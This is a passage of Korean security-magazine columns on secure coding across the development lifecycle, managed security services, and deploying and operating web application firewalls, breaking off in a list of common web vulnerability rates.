코딩단계에서는 개발자들이 보안 가이드를 준수하여 코딩할 수 있도록 하는 유도하는 방안이 요구된다. 이미 만들어진 보안 가이드를 준수 할 수 있는 시스템 혹은 프로세스가 마련되어야 하며 예를 들어 개개의 개발자들이 도구화 된 보안가이드를 가지고 본인이 개발하고 있는 소스에 대한 취약점을 스스로 관리한다든지 혹은 대부분의 기업들이 사용하고 있는 형상관리 혹은 변경관리 도구와 연동하여 보안 취약점에 대한 관리를 하는 방안이 있다. 대부분 개발자들의 코딩 특성이 "무"에서 코딩 하는 경우 보다 보유하고 있는 기존의 코드를 변경함에 의해 프로젝트 특성에 맞는 코드를 생산해 낸다. 즉, 보유중인 코드는 copy & paste의 과정을 거쳐 새로운 코드로 거듭나는 경우가 대부분이며 이 경우, 기 보유중인 코드에 취약점이 있다면 재생산 과정을 거치면서 취약점이 2배, 4배, 8배 등과 같이 기하급수적으로 늘어

개발 완료 후

전체 애플리케이션에 대한 보안 취약점들을 검사하고 조치하기 위해서는 개발한 시간만큼의 시간 및 비용이 요구된다

나게 되고 결국에는 취약점에 대한 관리 불능 상태로 테스팅 혹은 운영으로 넘어가게 되곤 한다. "프로젝트 기간 안에 코딩을 끝내야 되는데 언제 보안까지 신경 쓰느냐?"라고 불평하는 개발자들을 종종 접하곤 하는데 위의 현실을 얘기하면 서로간의 공감대가 형성 되는 경우가 많다. 또한 실제로 코딩 단계에서 보안을 적용 했을 경우 최초 적응 기간이 지나면 대부분의 개발자들이 프로젝트 기간 안에 자연스럽게 보안을 고려한 코딩을 하게 되는 경우를 많이 보아 왔고 이는 결국 개발자 스스로의 코딩 수준이 높아지는 결과로 이어진다.

코딩 단계의 보안 검토 프로세스 운영

또한 형상관리 혹은 변경관리 도구와의 연동을 통해 코드의 변경관리 단계에서 보안 검토 프로세스까지 추가함으로써 코딩단계의 보안 검토 프로세스를 운영 할 수 있다. 최근 몇몇 금융권 및 대기업에서 변경관리 혹은 형상관리와 연동된 보안 검토 프로세스에 대한 운영 사례는 참조할 만한 좋은 예라 할 수 있다.

테스트 단계에서는 개발된 애플리케이션 소스에 대한 전수검사 혹은 QA 관점의 보안 테스트가 요구된다. 우선 코딩단계에서 보안이 고려되었다 하더라도 각 모듈들이 모여 전체 애플리케이션이 되었을 때 모듈간의 플로우 상에서 발생될 수 있는 취약점의 파악 및 조치를 위해, 또는 보안 가이드 라인에 대한 준수 여부 확인을 위해 코드에 대한 전수 검사는 꼭 필요한 테스트 방안이다.

이외에 외부에서 내부로의 애플리케이션 보안 테스트 즉, 모의 해킹이나 웹 스캐너를 이용한 전체 페이지 테스트도 필요한 테스트 방안이다. 현재 개발 프로세스상에 테스트 항목들은 대부분 코드 표준 준수, 영향평가, 가용성 위주의 테스트가 대부분을 차지하고 있었으나 앞으로는 보안 테스트 항목도 애플리케이션 품질 테스트의 중요한 항목–애플리케이션 보안도 광의의 의미로 품질에 속하는 항목이므로–이 될 것이라 보여지고 나아가 ITIL이나 CMMI 같은 모델에서도 QA관점에서 애플리케이션 보안 부문이 주요 항목으로 자리 잡을 것이라 생각된다.

운영단계에서의 가장 중요한 부분은 공격에 대한 모니터링 및 방어일 것이다. 내 · 외부로부터 애플리케이션 공격이 행해질 경우 공격에 대한 모니터링, 더 나아가 적극적인 방어를 할 수 있는 장치 마련이

필요한 항목이다. 관제 시스템등과의 연동을 통한 애플리케이션 공격에 모니터링이 필요하고 방어 방안으로는 애플리케이션 방화벽이 대표적이다. 그러나 애플리케이션 방화벽이 가장 현실적인 방법이기는 하지만 현재 금융권이나 대기업 등 네트워크 트래픽이 많은 경우 웹 서버의 성능 저하요소 및 룰 세팅의 어려움들로 인해 아직까지 대기업 군의 적극 도입이 더딘 실정이다. 하지만 향후 하드웨어 및 소프트웨어 기술 발달에 의해 현재의 어려움들은 자연스럽게 해결되리라 보여진다.

변경되는 애플리케이션 모듈 보안 검토 필요

최근에는 애플리케이션에 대한 하드닝 기술을 이용한 새로운 방어 방안이 새로운 트렌드로 나타나고 있으나 아직 시장에서의 검증은 시간을 두고 지켜보아야 할 장치이다. 운영단계에서 또 한 가지 고려해야 할 부분은 애플리케이션 변경에 대한 보안 검토 방안이다. 수시로 변경되는 애플리케이션의 특성상 변경되는 애플리케이션 모듈에 대한 보안 검토가 필요하다. 즉, 코드 변경시 취약점 검사를 수행할 수 있도록 형상관리 또는 변경관리 프로세스가 구축되어야 한다.

최근 들어 금융권의 차세대 시스템 구축시 개발단계부터의 보안적용, 최근 행자부에서 발표한 "전자정부 10대 보안대책"에 포함된 개발단계의 취약점 제거 등과 같이 공공, 민수 분야에서 애플리케이션 보안과 관련된 항목들이 포함되고 있는 것은 그만큼 애플리케이션 보안이 기업의 중요한 보안요소로 자리잡아 가고 있는 추세라고 말 할 수 있을 것이다.

마지막으로 방화벽과 같은 네트워크 보안 혹은 접근통제와 같은 시스템 보안의 경우 일정한 경계를 만들고 보안 위협에 대한 대처를 행하는 "경계"의 보안이다. 그러나 애플리케이션의 경우 내/외부의 연결고리를 가질 수 밖에 없는 특징이 있으므로 네트워크, 시스템 등의 IT 인프라와 같은 "경계"의 보안이 적용되기 어려운 것이 현실이다. 그러므로 애플리케이션 보안의 가장 근본적인 해결 방안은 앞서 언급한 계획, 코딩, 테스트, 운영 등 전체 개발 프로세스 단계별 보안 적용을 통해 애플리케이션 보안 위협에 대처할 수 있는 "내성"을 가진 "강한" 애플리케이션을 만드는 것이라 생각한다.

Expert's Know-how

IT 보안시장의 진화

MANAGED SERVICE로 확대

글 · 이준호 코스콤 기술연구소 팀장(jhlee@koscom.co.kr)

포춘지 선정 1000대 기업, 공공기관 CIO/CTO를 대상으로 엑센추어에서 실시한 IT 고성과(High Performance IT)리서치에 따르면 글로벌 고성과 기업이 되기 위해서는 혁신(Innovation)활동을 통한 신기술의 적극 도입, 산업화(Industrialization)활동을 위한 SLA(Service Level Agreement) 프로세스 확립 등 IT거버넌스 모델, 품질, 예측가능성, 속도 및 IT 딜리버리를 비용 효과적으로 실현하는 데에 역점을 둘 것을 권고하고 있다.

기업의 IT인력은 한정되어 있고 날로 위험이 증가하고 있는 보안 위협에 대해 대응하고자 지금도 수많은 해킹 기술의 출현과 정보유출의 위협에 기업 및 공공기관의 IT담당자들은 고심하고 있다. 행자부에서 실시한 '2007년 하반기 공공기관 웹 사이트 개인정보 노출 점검결과' 에 따르면 개인정보 노출방지를 위한 규제 강화에 따라서 웹 방화벽 솔루션 및 웹 필터링 솔루션의 도입을 적극 장려해 노출건수가 많이 줄어들긴 했지만 아직도 담당자 부주의를 통한 정보노출 비율이 매우 높다.

IT보안, 솔루션이 아닌 서비스로 진화

금융감독원에서는 인터넷 금융거래 시 발생할 수 있는 해킹에 대해 금융기관의 책임으로 하는 규정 때문에 금융기관에서는 이를 막을 수 있는 키보드해킹 보안솔루션, 개인방화벽 등의 솔루션을 대부분 도입했다. 또한 무선네트워크 환경의 보급 확대에 따라 최근 정규직이 아닌 직원을 통한 정보유출 사례가 늘고 있고 바이러스나 웜 등에 감염된 PC의 네트워크 접속을 통한 사내 유포를 방지하기 위해 NAC(Network Access Control)솔루션을 도입하는 사례가 늘고 있다.

국가정보원에서는 USB 등 보조기억매체를 통한 정보유출을 방지하기 위해 지침을 배포하여 정부가 정보유출 방지를 위해 앞장설 것을 권고하고 있다. 이와 같이 다양한 IT자산에 대한 위협이 증가하면 이에 대응되는 솔루션을 만들고 정부의 규제강화에 따라 솔루션이 활성화되는 순선환구조를 가지고 있다.

그러나 우리는 이를 본질적인 관점에서 접근해야 할 필요가 있다. IT자산에 대한 위협이 증가하고 이의 방지를 위한 솔루션을 도입한다고 해서 과연 해킹의 위협으로부터 안전한 것인가? 웹 방화벽, NAC, 방화벽, IPS, 문서보안, 보안USB 등 수많은 보안솔루션을 도입한다고 해서 내부 직원의 보안 의식이 올라가는 것인가? 정부의 각종 규정 및 지침의 영향으로 보안솔루션 시장이 활성화되는 것은 사실이지만 과연 보안솔루션 업체들이 돈을 많이 벌고 있는 것인가?

기업의 IT자산 보호를 위해 도입한 보안솔루션 제조사가 도산하여 더 이상의 유지보수가 되지 않거나 기술지원이 불가능할 때에 고객은 또 다시 새로운 업체의 솔루션을 도입하는 이중지출을 하는 경우조차도 우리는 주변에서 쉽게 볼 수 있다.

보안! 한 번도 사고가 나지 않을지 모르지만 언제 터질지 모르는 위협으로부터 IT 자산 보호를 위해 어쩔 수 없이 투자해야 하는 비용이 이젠 아니다.

보안과 관련한 IT비용은 기업의 IT거버넌스를 위해 가장 비용 효과적인 면을 고려해야 하는 비용이다. 이러한 점을 고려했을 때 고객의 예산부족, 인력부족, 인식부족 등 고객이 갖는 고통과, 보안솔루션 업체의 수익 악화에 따른 도산으로 고객 불만족이 높아지는 현상 등을 위해 이제 IT보안 제품은 더 이상 솔루션이 아닌 서비스로 진화해야 한다. 바로 매니지드 서비스로의 진화를 말함이다.

서비스로서의 보안 활성화 기대

매니지드 서비스란 고객이 고객 본연의 업무에 보다 집중할 수 있도록 IT를 활용한 각종 업무를 초기조사 단계부터, 기획, 설계, 구축, 운용, 보수, 확장에 이르기까지 Professional IT Outsourcing기업에 맡기는 서비스를 말한다.

서비스로서의 IT보안이

활성화되어 고객은 물론이고 솔루션업체와 서비스기관 모두가 Win-Win-Win하는 시장이 형성될 것을 기대

위키피디아에서는 매니지드 서비스를 "개선된 효율적인 운영을 위해 전략적 방법으로써 매일 발생하는 관리의 책임을 이관하는 것"으로 정의하고 있다. 또한 ResearchANDMarket에 따르면 매니지드 서비스는 "외부에서 관리해주는 서비스로 시스템과 Application 등의 공급에 따른 투자비용을 절감하고 IT 운영을 단순화하는 것으로써 24*365 IT 관리서비스를 제공하면서 고객의 IT 담당자가 전략적 이슈에 중점을 두도록 도와주는 것"으로 정의하고 있다. 전산인력이 부족하고 예산이 부족한 기업들의 경우 매니지드 서비스의 활용이 절실히 요구된다. 특히 보안과 관련한 솔루션은 오늘 도입한 보안 솔루션이 내일 발생한 해킹 위협에 대해 무용지물이 될 수 있는 위험에 항상 노출되어 있기에 더더욱 그러하다. 고객은 새로운 해킹 사고와 방지를 위한 솔루션에 대해 새로운 학습을 할 필요가 없다. 매니지드 서비스 기관에서 알아서 안내를 해주고 대처를 해준다. 고객의 내부 보안의식 고취를 위하여 정기적으로 교육도 실시해준다.

심지어 보안솔루션 벤더가 도산하더라도 매니지드 서비스 기관에서 새로운 보안솔루션을 적용해 서비스를 유지해준다. 이러한 매니지드 서비스를 위해 대기업이 앞장서야 한다. 보안솔루션을 매니지드 서비스 기관이 모두 보유할 필요는 없다. 영세하더라고 기술력이 있는 보안솔루션 벤더가 매니지드 서비스 기관과 협력구조로 가져가면 된다. 고객은 월 저렴한 비용으로 서비스만 받으면 된다. 이러한 비용으로 솔루션의 도입뿐 아니라 정기적인 취약점 점검 서비스에 이르기까지 보안에 관련된 One-Stop Service를 받게 된다.

보안솔루션 벤더 또한 지속적인 수입원을 확보하며 보안솔루션 기술개발에만 집중할 수 있다. SaaA(Security as a Service)는 이제 트렌드가 됐다. 국내 수백개의 보안솔루션 벤더와 대기업은 고객이 더 이상 보안솔루션을 도입하기 위해 고민하는 것이 아니라 어떠한 질 좋은 서비스를 받을 것인지에 관해 고민하도록 만들어야 한다. 조만간 서비스로서의 IT보안이 활성화되어 고객은 물론이고 솔루션업체와 서비스기관 모두가 Win-Win-Win하는 시장이 형성될 것을 기대해본다.

Expert’ s Know-how

웹 방화벽의 효율적 운영

꾸준한 보안정책 관리로 새로운 위협에 대비

글 · 배윤규 잉카인터넷 기술지원팀 차장(ykbae@inca.co.kr)

최근에 다시 웹 해킹이 빈번하게 발생하고 있고 중국에서 만들어진 해킹 툴은 국내 해커 사이에서도 이미 유행하고 있는 추세이다. 웹 해킹은 웹 서비스가 과거보다 더 중요한 정보와 기능을 가지게 되어 해커들의 좋은 해킹 대상이 되었기 때문이다.

하지만 과거 네트워크 방화벽이 도입되기 전에는 서버의 모든 서비스(포트)에 대한 취약점이 해커들 사이에서 공격 대상이 되었지만 기업 · 관공서 등 대부분의 회사들이 네트워크 방화벽을 도입한 후에는 해커가 공격할 수 있는 해킹 대상 범위는 대부분 웹 서비스로 아주 한정되게 된다. 즉, 네트워크 방화벽에서 항상 허용되어 있는 웹 서비스(HTTP)가 해커의 주요 공격 대상이 되고 기업 또한 불특정 다수의 고객들과 접촉하기 위해서는 웹을 이용할 수 밖에 없게 된 것이다.

이에 따라 웹 방화벽 도입의 필요성과 구축이 증가 하고 있고 기업과 관공서 등에서는 항상 새로운 제품의 도입 · 구축 시에 많은 관심을 가지고 진행하게 된다. 하지만 구축 완료 후에는 관심이 줄어들고 소홀해지기 마련이다. 웹 애플리케이션 방화벽 도입 및 구축 후에도 꾸준한 관리로 효율적인 운영을 하기 위해서는 다음과 같은 사항을 중심으로 효율적으로 운영해야 한다.

1. 웹 서버 담당자는 웹 취약점에 대해서 알고 있어야 한다.

보통 웹 개발은 외주 업체가 담당하고 전산 담당 직원이 웹 서버를 관리하게 된다. 웹 개발자와 웹 서버 담당자가 분리되어 있고 별도의 보안 담당자가 존재하지 않아 주로 웹 서버 담당자가 웹 애플리케이션 방화벽을 담당하게 되는 경우 웹 서버 담당자는 웹 서비스에 대한 지식 및 웹 취약점에 대한 지식이 부족한 경우가 있다. 이런 경우는 보안 정책 설정 및 관리에 어려움이 발생하게 된다. 운영 담당자는 기본적으로 웹 취약점에 대해 알고 있어야 한다. 보안 정책 설정 및 향후 관리를 위해서는 당연한 항목이다.

2. 내가 관리하는 웹 서버의 웹 취약점은?

내가 보호하고자 하는 대상 웹 서버는 무엇인지, 보호 대상 웹 서버에는 어떤 웹 취약점이 존재하고 있는지 파악한다. 보호 대상 웹 서버의 웹 취약점을 파악하고 있으면 보안 정책을 설정 시 좀 더 효과적으로 웹 애플리케이션 방화벽을 이용할 수 있다. 정기적으로 웹 취약점 툴을 이용한 스캔을 수행하여 보호 대상 웹 서버의 웹 취약점을 점검한다.

3. 도입한 웹 애플리케이션 방화벽의 기능을 파악하고 있어야 한다.

운영 담당자는 최소한 도입한 웹 애플리케이션 방화벽의 전체적인 기능은 파악하고 있어야 한다. 기능

의 파악으로 도입한 제품의 정확한 활용과 더불어 한계를 알 수 있다. 도입한 웹 애플리케이션 방화벽으로 차단할 수 없는 해킹은 다른 방안을 모색하도록 한다.

4. 보안 정책 설정 시 허용 범위를 최소화한다.

웹 서비스는 대부분 인터넷상의 불특정 다수를 상대로 하기 때문에 어떤 데이터가 웹 서비스를 통해 입력될지 모른다. 운영 담당자는 오용 가능성을 줄이기 위해 웹 애플리케이션 방화벽의 보안 정책 설정 시 허용 범위를 최소화한다. 따라서 오탐은 최소화하고 보안을 최대화할 수 있다.

5. 꾸준한 보안 정책 관리가 필요하다.

인터넷상에는 새로운 웹 취약점이 계속 나타나고 있다. 또한 홈페이지 구조는 계속 변경이 발생하게 된다. 새로운 웹 취약점에 대해서 어떤 보안 정책으로 보호할 수 있는지, 홈페이지 구조의 변경으로 발생한 웹 취약점이 없는지 파악하여 웹 애플리케이션 방화벽의 보안 정책을 설정해야 한다.

6. 매월 보고서는 책상 위에 올라와 있는가?

웹 애플리케이션 도입과 꾸준한 보안 정책 관리와 함께 보고서도 중요한 부분을 차지한다. 운영 담당자는 보고서를 통해 도입한 웹 애플리케이션 방화벽이 정상적으로 사용되고 있음을 확인한다. 웹 애플리케이션 방화벽 도입/구축 후 몇 년이 지나더라도 매월 운영 담당자는 보고서를 확인 할 수 있어야 한다.

7. 맹신하지 말자 – 웹 애플리케이션 방화벽의 한계

모든 보안 제품은 완벽하지 않다. 홀이 있기 마련이다. 앞으로 새로운 취약점은 계속 발견되고 새로운 해킹 기법도 계속 나타나게 될 것이다. 웹 애플리케이션 방화벽이 웹 취약점을 보완할 수는 있지만 모든 공격에 대해 완벽하게 차단할 수는 없다. 웹 서버를 보다 완벽하게 하자.

해킹은 바이러스와 같다. 새로운 바이러스 패턴이 나타난 이 후에 백신에 치료 패턴이 추가 되듯이 해킹도 신종 해킹 기법이 나타난 이 후에 대응 방법이 등장하게 된다. 그러므로 웹 애플리케이션 방화벽 운영 담당자는 항상 새로운 해킹 패턴에 대해서 공부하고 대응 방안을 모색해야 한다. 향후에도 계속 새로운 해킹 기법이 등장할 것이기 때문에 이에 대비하는 것이 최선이다.

Expert's Know-how

웹 방화벽 구축 시 고려 사항

보안과 비즈니스 연속성 보장이 최우선

글 · 배윤규 잉카인터넷 기술지원팀 차장(ykbae@inca.co.kr)

보안과 편의성은 상반된 개념이다. 집에 들어갈 때 그냥 현관문을 열고 들어가면 편리하지만 도둑도 들어오게 된다. 우리는 도둑을 방어하기 위해 현관문에 LOCK을 설치해 열쇠나 비밀번호로 주인임을 인증을 받고 들어가게 된다. 이렇게 보안은 불편하지만 자신의 자산을 지키기 위해 반드시 필요한 부분이다. 우리는 보안과 편의성이라는 두 마리 토끼 다 잡을 수는 없다. 다만 수용 가능한 범위에서 타협하게 된다. 느리고 불편하더라도 보안이 더 강조되어야 한다. 최근 우리는 웹 서버에 대한 해킹으로 개인정보 유출, 기업 이미지 추락과 금전적인 피해 등을 입고 있다.

웹 애플리케이션 방화벽은 과거 3~4년 전부터 업체들의 꾸준한 홍보로 전산 담당자들의 필요성에 대한 인식이 향상 되었을 뿐만 아니라, 작년 말부터 인증기관이 국내용 CC인증 도입으로 인증기간을 단축하여 그 동안 적체되어 있는 웹 애플리케이션 방화벽들이 국내용 CC인증을 취득하게 되면서 웹 애플리케이션 시장이 본격화되어 많은 회사들이 도입한 상태다.

웹 애플리케이션 방화벽의 가장 큰 목적은 웹 서비스의 보호와 서비스의 연속성을 보장하는 것이다. 이런 관점에서 웹 방화벽 구축 시 고객사가 고려해야 할 사항은 다음과 같다.

1. 웹 애플리케이션 방화벽을 운영할 조직 또는 담당자 지정


웹 애플리케이션 방화벽 구축 이전에 운영 담당자가 지정되어 이후 설치과정에서 발생하는 모든 이슈에 대해 업체와 함께 협의 과정을 가져야 한다. 운영 담당자는 설치 과정에서 자연스럽게 기능을 습득하게 되고 향후 운영 관리에 있어서도 설치 과정에서 발생한 이력사항이 중요하게 작용한다.

2. 네트워크 환경 고려

운영 담당자는 회사의 네트워크 운영 환경 및 보호 대상 웹 서버의 위치에 따라서 다양하게 웹 애플리케이션 방화벽을 구성할 수 있다. 웹 애플리케이션 방화벽은 다음과 같은 형태로 네트워크 상에 구성될 수 있다.


- 프록시 모드

웹 애플리케이션 방화벽이 네트워크 구성상 물리적으로 웹 서버 앞에 위치하지 않고 스위치에 위치한다. DNS에서 웹 서버의 IP를 웹 애플리케이션 방화벽 IP로 설정하여 클라이언트들이 웹 서버 이용 시 반드시 웹 애플리케이션 방화벽을 거치게 한다.




- 트랜스페어런트 모드

웹 애플리케이션 방화벽이 물리적으로 웹 서버 앞에 위치하게 되며 물리적 구성 이외에 보호 대상 웹 서버의 IP, 게이트웨이 등의 변화는 전혀 발생하지 않는다. 장애 시 네트워크에서 웹 애플리케이션 방화벽 제거 및 바이패스 기능으로 하면 웹 서비스가 가능하게 된다. 가장 많이 사용되는 구성 형태이다.



- 라우팅 모드

웹 애플리케이션 방화벽이 물리적으로 웹 서버 앞에 위치하게 되나 트랜스페어런트 모드와 달리 서로 다른 네트워크 사이에 구성되어 라우터의 역할을 하며 보호 대상 웹 서버가 속한 네트워크에서 볼 때는 게이트웨이 역할도 하게 된다. 물리적인 구성으로는 트랜스페어런트 모드와 같다.



3. 보호 대상 웹 서버 선정과 보안 정책 설정

보호 대상 웹 서버를 선정하고 보호 대상 웹 서버의 웹 취약점을 확인한다. 보호 대상 웹 서버가 결정되면 웹 서버 한 대만 보호 할 수도 있고 웹 서버 FARM을 구성해 여러 대의 웹 서버를 보호 할 수도 있다.

보안 정책 설정은 크게는 조직의 보안정책에 따라서, 또는 보호 대상 웹 서버의 웹 취약점에 따라서 어떤 보안 정책을 설정할 것인지 고려한다.

4. 안정화 기간

운영 담당자는 최초 보안 정책 설정 시 일정 기간 동안 생성된 웹 애플리케이션 방화벽 로그를 바탕으로 보안 정책을 수립하게 된다. 보안 정책 수립 후 운영 담당자는 안정화 기간을 고려해야 한다. 보안 정책 수립으로 정상적인 서비스가 차단되기도 하며 차단되어야 하는 패턴이 허용되기도 한다. 운영 담당자는 안정화 기간 동안 오탐을 최대한 수정하도록 한다.

5. 장애 시 대응방안

웹 애플리케이션 방화벽은 물리적으로든 논리적으로든 항상 웹 서버 앞단에 위치하게 된다. 이런 사항으로 인해 웹 애플리케이션 방화벽은 잠재적인 장애 포인트가 된다. 만약 웹 애플리케이션 방화벽이 고장나면 웹 서비스에 심각한 영향을 초래하게 된다. 긍정적인 측면에서는 어떤 공격도 통과할 수 없지만 금전적인 손해가 발생할 수 있는 쇼핑몰 사이트에 접속할 수 없게 되는 경우 더 큰 문제일 수 있다.

대부분 웹 애플리케이션 방화벽은 바이패스 기능을 가지고 있으며 장애 시 웹 서비스는 빠른 복구가 가능하지만 동시에 공격 시도도 차단할 수 없다. 운영 담당자는 보안적인 측면과 서비스 측면에서 우선순위를 고려하여 장애 대응 정책을 수립한다.

Expert’ s Know-how

안전한 웹 애플리케이션 개발

안전한 인터넷 가용성 확보

글 · 이동일 시드시스템 대표이사(jason@seedsystem.net)

많은 기업의 비즈니스가 웹 애플리케이션과 서비스 환경에서 이루어지고 있고 그와 더불어 많은 사용자들이 기업의 웹 환경을 통해서 상거래를 하고 있다. 또 인터넷 상에서는 수십억의 네티즌들이 다양한 소셜 네트워크와 블로깅을 통해서 자신이 가지고 있는 정보와 자신의 콘텐트를 인터넷 상의 모든 네티즌과 공유하고 있다.


기업과 개인들은 이를 통해 소중한 정보를 주고 받고 있으며 이를 통해 얻을 수 있는 것이 많다는 것을 알고 있는 크래커와 범죄 집단들은 웹 애플리케이션이 가지고 있는 구조상의 설계상의 문제를 통해 해킹을 시도하고 다양한 사회적인 문제를 발생시키고 있다. 이는 영화에서 있을 법한 일이 아니라, 우리가 처한 현재의 사실이며 수년 전부터 직면하고 있는 문제다.

이러한 현실에서 웹 애플리케이션과 서비스 환경을 안전하게 하도록 안전성이 강화된 웹 애플리케이션을 개발하는 방법론을 개발 적용하고 이를 통해 만들어진 결과에 대한 지속적인 관리와 감사를 통해 비즈니스 안전성과 기업의 가치를 높이며 사용자의 인터넷 이용에 대한 불안을 제거할 수 있는 방안을 고려해야만 한다.

커져만 가는 웹 애플리케이션 보안 문제

초고속 인터넷이 나오기 이전의 인터넷은 웹 사이트로서만 구성되어 있는 정보의 저장소로서 정적인 문서만을 포함하고 있었고 사용자의 웹 브라우저는 검색과 표시의 역할만을 수행하고 있었다. 이러한 환경에서 인터넷에서 행해지는 대부분의 악의적인 행위들은 웹 서버 소프트웨어의 취약점에 대한 보안 위협이었으며 해커는 웹 서버를 손상시키지 않고 변조하거나 와레즈로 삼아 이용했다.

하지만 초고속 인터넷의 등장과 이를 통한 비교적 복잡하고 다양하며 풍부하고 강력한 Rich 콘텐트를 사용자에게 전달할 수 있는 인프라스트럭처가 공급되면서, 기능적이고 대화형인 웹 애플리케이션이 인터넷을 통해 전달되었으며 이는 서버와 브라우저간의 양방향 정보 흐름에 의존하여 경이로운 세계를 사용자에게 전해주고 있다.



〈출처: 정보통신부 미래정보전략본부 인터넷정책팀(2007.11.06)〉

▲ 초고속 인터넷 보급율 (19992~2007)

웹 애플리케이션은 초고속 인터넷의 진화를 통한 전송속도의 개선과 경이로운 보급율과 함께 더욱 복잡해지고 있고 단순히 웹 사이트를 구성하기 위한 요소가 아닌 기업과 조직의 중요한 시스템으로서 핵심 요소로 자리를 잡게 되었으며 마치 서버-클라이언트 컴퓨팅과 같은 양방향 정보이동이라는 중요한 기능과 TCP/IP 프로토콜이 가지고 있는 오픈 시스템 구조를 악용하여 개인 정보를 빼앗고 금융사기를 수행하고 사용자에 대한 악의적인 행위를 실행하고자 애플리케이션을 손상시키거나 사용자 브라우저를 공격할 수 있게 되었다. 이로 인해 초기 인터넷에서는 그다지 요구하지 않던 사용자 인증에 대한 부분이 강화될 필요성이 늘어나게 되었고 이를 위해 다양한 인증 기법과, 암호화 이를 보완하기 위한 Active-X를 이용한 부가적인 Add-on을 지원하게 되었다.

오늘날 인터넷에서 이용되는 일반적인 웹 애플리케이션들은 온라인 쇼핑몰, Social 네트워킹, 온라인 Banking, 온라인 검색, 옥션, 온라인 게임, 웹 블로그, 웹 메일, 위키-피디아와 같은 기능들을 일반 사용자들에게 제공하고 있으며 이를 통해 상상할 수 없을 만큼 다양하고 많은 정보를 넷을 통해 전달하고 있다.

이러한 서비스 환경의 구축과 제공이 가능했던 이유는 가볍고 연결이 용이하며 다른 프로토콜로 운용

되거나 전달될 수 있는 HTTP 프로토콜을 사용하고 있고 초기 인터넷을 이용하던 시점에서는 간단한 정보를 확인하기 위해서 WinSock을 설치하고 넷스케이브를 설치하는 등의 과정을 거쳐야 했지만 이제는 대부분의 클라이언트 운영체제에서 브라우저를 제공하고 있기 때문이다. 게다가 웹 애플리케이션은 브라우저로 사용자 인터페이스를 동적으로 배포되며 사용자 인터페이스의 변경은 단 한 차례 서버에서의 작업만으로 가능하며 즉시 이루어지기 때문에 굉장한 편의성을 지니고 있다.

이러한 변경을 수용할 수 있도록 하는 오늘날의 브라우저는 매우 기능적이고 복잡한 기능을 지원하며 서비스 혹은 판매를 위해 Customize한 사용자 인터페이스를 적절히 제공할 수 있고 이용되는 표준 네비게이션과 사용자 입력 조작을 지원하는 웹 인터페이스는 매우 직관적이며 사용자들에게 매우 친숙하다. 다양한 기능을 제공하는 웹 애플리케이션의 증가와 새로운 기술의 발전으로 인한 애플리케이션 서비스를 제공하는 서버측의 부하가 늘게 되자, 클라이언트 사이드 스크립팅을 이용해 클라이언트 단에서 애플리케이션 프로세스의 일부를 처리할 수 있도록 하는 기술도 이용되고 있다.

이와 더불어 웹 애플리케이션 개발에 이용되는 비교적 간단한 핵심기술과 언어는 광범위한 플랫폼과 개발도구를 이용한 초보자도 강력한 애플리케이션의 개발을 용이하게 하고 방대한 양의 오픈소스 코드와 다른 자원들은 사용자가 개발한 애플리케이션과의 결합이 가능하게 하였고 이를 통해 웹 애플리케이션을 통한 네트워크가 지원될 수 있었다.

하지만 다른 대부분의 새로운 기술과 마찬가지로 웹 애플리케이션은 새로운 보안 취약점의 경향을 초래하게 되었고 가장 일반적으로 겪게 되는 결함의 경향을 대부분 어느 정도의 시간이 지나 나타나게 되었다. 이러한 새로운 공격은 기존에 개발된 애플리케이션이 고려하지 않은 부분에서 나타났고 공격에 대한 새로운 가능성을 소개할 수 있는 새로운 기술들이 개발되었지만, 어떤 문제들은 해당 문제에 대한 이해의 증가 혹은 웹 브라우저의 변화로 인해서 덜 유행하거나 사라지게 되었다.

이러한 진화로 인해 주요 웹 애플리케이션의 손상은 아무리 새로운 것이라도 존재하며 기세가 한풀 꺾였다거나 문제가 감소한다라는 판단은 존재할 수 가 없고 거의 확실하게도 웹 애플리케이션 보안은 오늘날 공격자들과 보호가 요구되는 컴퓨터 자원 및 자료에 있어서 가장 중요한 전장이며 가까운 장래에도 역시 그렇게 될 것이 확실하다.

Myth : 보안 요소가 존재하는 사이트는 안전하다?


이슈가 많이 되었기 때문인지 웹 애플리케이션에 있어 보안이 큰 문제라는 광범위한 이해가 존재하지

만, 그 정확한 이해의 정도를 위해서라면 웹 애플리케이션에 대한 컨설팅을 통해 실제로 안전하다는 것에 대한 재검증이 요구된다.

예를 들어, 어떤 신뢰할 만한 사이트에서 비인가 사용자가 정보를 확인하는 것을 예방하기 위해 128bit SSL로 설계되었고 해당 사이트에서 SSL과 함께라면 데이터가 안전하다는 확신을 가져도 된다고 한다면 거의 모든 경우에서 SSL을 이용하기 때문에 웹 애플리케이션의 상태가 안전하다고 믿는다. 사용자들은 종종 해당 사이트의 인증서를 검증하는 것을 주목하며 진보된 암호화 프로토콜이 이용되는 것에 감탄하고 이러한 기반에서 그들의 개인정보가 안전하다고 확신한다. 하지만 실제로 대부분의 웹 애플리케이션은 안전하지 못하며 SSL을 통해 이러한 안전성을 보장할 수 없다.

2006년과 2007년에 걸쳐 검사된 애플리케이션의 경향으로 몇몇 일반적인 취약점에 의한 사고 내용을 확인할 수 있다.

- Information Leakage (81%)
- Cross-site Scripting (91%)
